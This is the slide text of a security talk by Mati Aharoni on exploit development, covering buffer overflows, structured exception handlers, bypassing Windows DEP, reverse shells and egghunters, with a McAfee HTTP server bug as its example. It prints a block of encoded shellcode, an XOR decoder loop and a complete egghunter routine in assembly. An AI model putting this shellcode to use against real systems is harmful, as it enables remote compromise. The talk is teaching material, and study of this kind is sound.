

**hacking
defined**

Hacking and Stuff.

Mati Aharoni


mati@see-security.com

www.hackingdefined.com

See

Agenda

- **The day in the life of a Hacker**
- **From Bug to 0 day**
- **Break**
- **From Bug to I33t 0 day**



Agenda

- **Hardcore stuff**
- **Exploit Development**
- **Bypassing Windows DEP**
- **Using egghunter shellcode**
- **0 day in action (movie)**

Agenda

This presentation is:

- **Not your usual technology presentation.**
- **Real time, live demo session of exploit development.**
- **Your participation is crucial, otherwise I will be talking to myself for 2 hours.**

Beware!

And this:

```
"\x29\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xe6"  
"\x3f\x94\x43\x83\xeb\xfc\xe2\xf4\x1a\x55\x7f\x0e\x0e\xc6\x6b\xbc"  
"\x19\x5f\x1f\x2f\xc2\x1b\x1f\x06\xda\xb4\xe8\x46\x9e\x3e\x7b\xc8"  
"\xa9\x27\x1f\x1c\xc6\x3e\x7f\x0a\x6d\x0b\x1f\x42\x08\x0e\x54\xda"  
"\x4a\xbb\x54\x37\xe1\xfe\x5e\x4e\xe7\xfd\x7f\xb7\xdd\x6b\xb0\x6b"  
"\x93\xda\x1f\x1c\xc2\x3e\x7f\x25\x6d\x33\xdf\xc8\xb9\x23\x95\xa8"  
"\xe5\x13\x1f\xca\x8a\x1b\x88\x22\x25\x0e\x4f\x27\x6d\x7c\xa4\xc8"  
"\xa6\x33\x1f\x33\xfa\x92\x1f\x03\xee\x61\xfc\xcd\xa8\x31\x78\x13"  
"\x19\xe9\xf2\x10\x80\x57\xa7\x71\x8e\x48\xe7\x71\xb9\x6b\x6b\x93"  
"\x8e\xf4\x79\xbf\xdd\x6f\x6b\x95\xb9\xb6\x71\x25\x67\xd2\x9c\x41"  
"\xb3\x55\x96\xbc\x36\x57\x4d\x4a\x13\x92\xc3\xbc\x30\x6c\xc7\x10"  
"\xb5\x6c\xd7\x10\xa5\x6c\x6b\x93\x80\x57\x85\x1f\x80\x6c\x1d\xa2"  
"\x73\x57\x30\x59\x96\xf8\xc3\xbc\x30\x55\x84\x12\xb3\xc0\x44\x2b"  
"\x42\x92\xba\xaa\xb1\xc0\x42\x10\xb3\xc0\x44\x2b\x03\x76\x12\x0a"  
"\xb1\xc0\x42\x13\xb2\x6b\xc1\xbc\x36\xac\xfc\xa4\x9f\xf9\xed\x14"  
"\x19\xe9\xc1\xbc\x36\x59\xfe\x27\x80\x57\xf7\x2e\x6f\xda\xfe\x13"  
"\xbf\x16\x58\xca\x01\x55\xd0\xca\x04\x0e\x54\xb0\x4c\xc1\xd6\x6e"  
"\x18\x7d\xb8\xd0\x6b\x45\xac\xe8\x4d\x94\xfc\x31\x18\x8c\x82\xbc"  
"\x93\x7b\x6b\x95\xbd\x68\xc6\x12\xb7\x6e\xfe\x42\xb7\x6e\xc1\x12"  
"\x19\xef\xfc\xee\x3f\x3a\x5a\x10\x19\xe9\xfe\xbc\x19\x08\x6b\x93"  
"\x6d\x68\x68\xc0\x22\x5b\x6b\x95\xb4\xc0\x44\x2b\x16\xb5\x90\x1c"  
"\xb5\xc0\x42\xbc\x36\x3f\x94\x43";
```

And this:



Beware!

THIS IS NOT A PRESENTATION, IT'S A LIVE SESSION.

THERE IS NO "BOTTOM LINE" TO TODAY'S TALK

—

WE'RE JUST HAVING SOME FUN.

PLEASE ASK QUESTIONS DURING THIS SESSION.

From bug to 0 day

- During an assessment of McAfee products, my colleague (xbxice) and I found a bug...
- Using Ollydbg and IDA, we traced the behavior of their internal HTTP server and found a possible buffer overflow.
- We later found out that this HTTP server exists in many enterprise McAfee products...
- Proper Vendor Notification was preformed, and a patch is on the way.

Definitions

- **Buffer Overflow**
- **Reverse Shell**
- **Structured Exception Handler**
- **Data Execution Prevention (DEP)**
- **Eggunter Shellcode**

0 days

- An unreported exploit unknown to the vendor
- Usually no patches available
- 0 days are traded in the hacker underground.
- A “good” 0day can go for 5000\$ - 50,000\$ in the black market, depending on the vendor.

Buffer Overflows

- A buffer overflow, or buffer overrun, is a programming error which may result in a memory access exception and program termination
- In the event of the user being malicious, a breach of system security.



Structured Exception Handler

- **Imagine I told you that when a thread faults, the operating system gives you an opportunity to be informed of the fault.**
- **More specifically, when a thread faults, the operating system calls a user-defined callback function. This callback function can do pretty much whatever it wants.**
- **For instance, it might fix whatever caused the fault, or it might play a Beavis and Butt-head .WAV file.**

Structured Exception Handler

- **Regardless of what the callback function does, its last act is to return a value that tells the system what to do next.**
- **(This isn't strictly true, but it's close enough for now.)**

Structured Exception Handler Example



Data Execution Prevention

- **Data Execution Prevention (DEP)** is a feature included in modern Microsoft Windows operating systems that is intended to prevent an application or service from executing code from a non-executable memory region.
- **This helps prevent certain exploits that store code via a buffer overflow, for example.**
- DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable, and software-enforced DEP with a limited prevention for CPUs that do not have hardware support.

Data Execution Prevention

- **Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH handler overwrite).**
- **DEP was introduced in Windows XP SP2 and is included in Windows XP Tablet PC Edition 2005, and Windows Server 2003 Service Pack 1. Windows Vista and later operating systems support this feature as well.**

Shellcode Decoders


- **Buffer overflows usually will not allow NULL and some special characters – for example (0x00, 0x0a, 0x0d, 0x20).**
- **Shellcode can encode itself using XOR (for example) to prevent these special characters.**
- **During execution, a decoder will translate the rest of the code back to the original opcode.**

```
        xor     ecx, ecx
        mov     cl, 0C6h ;size
loop1:
        inc     eax
        xor     byte ptr [eax], 96h
        loop   loop1
```

Reverse Shell

- **Create a new socket**
- **Connection to an IP and port specified in the shellcode**
 - **WSAStartup()**
 - **WSASocket()**
 - **connect()**
- **Usually pipe stdin/out/err to socket, and execute cmd.exe**


Reverse Shell



Egg Hunter Shellcode

```
loop_inc_page:
    or    dx, 0x0fff           // Add PAGE_SIZE-1 to edx
loop_inc_one:
    inc  edx                  // Increment our pointer by one
loop_check:
    push edx                  // Save edx
    push 0x2                  // Push NtAccessCheckAndAuditAlarm
    pop  eax                  // Pop into eax
    int  0x2e                 // Perform the syscall
    cmp  al, 0x05            // Did we get 0xc0000005 (ACCESS_VIOLATION) ?
    pop  edx                  // Restore edx
loop_check_valid:
    je   loop_inc_page       // Yes, invalid ptr, go to the next page
is_egg:
    mov  eax, 0x50905090     // Throw our egg in eax
    mov  edi, edx            // Set edi to the pointer we validated
    scasd                               // Compare the dword in edi to eax
    jnz  loop_inc_one        // No match? Increment the pointer by one
    scasd                               // Compare the dword in edi to eax again
    jnz  loop_inc_one        // No match? Increment the pointer by one
matched:
    jmp  edi                 // Found the egg. Jump 8 bytes past it into our code.
```

Egg Hunter Shellcode



hacking
defined



BREAK

See

Thank You

mati@see-security.com

www.hackingdefined.com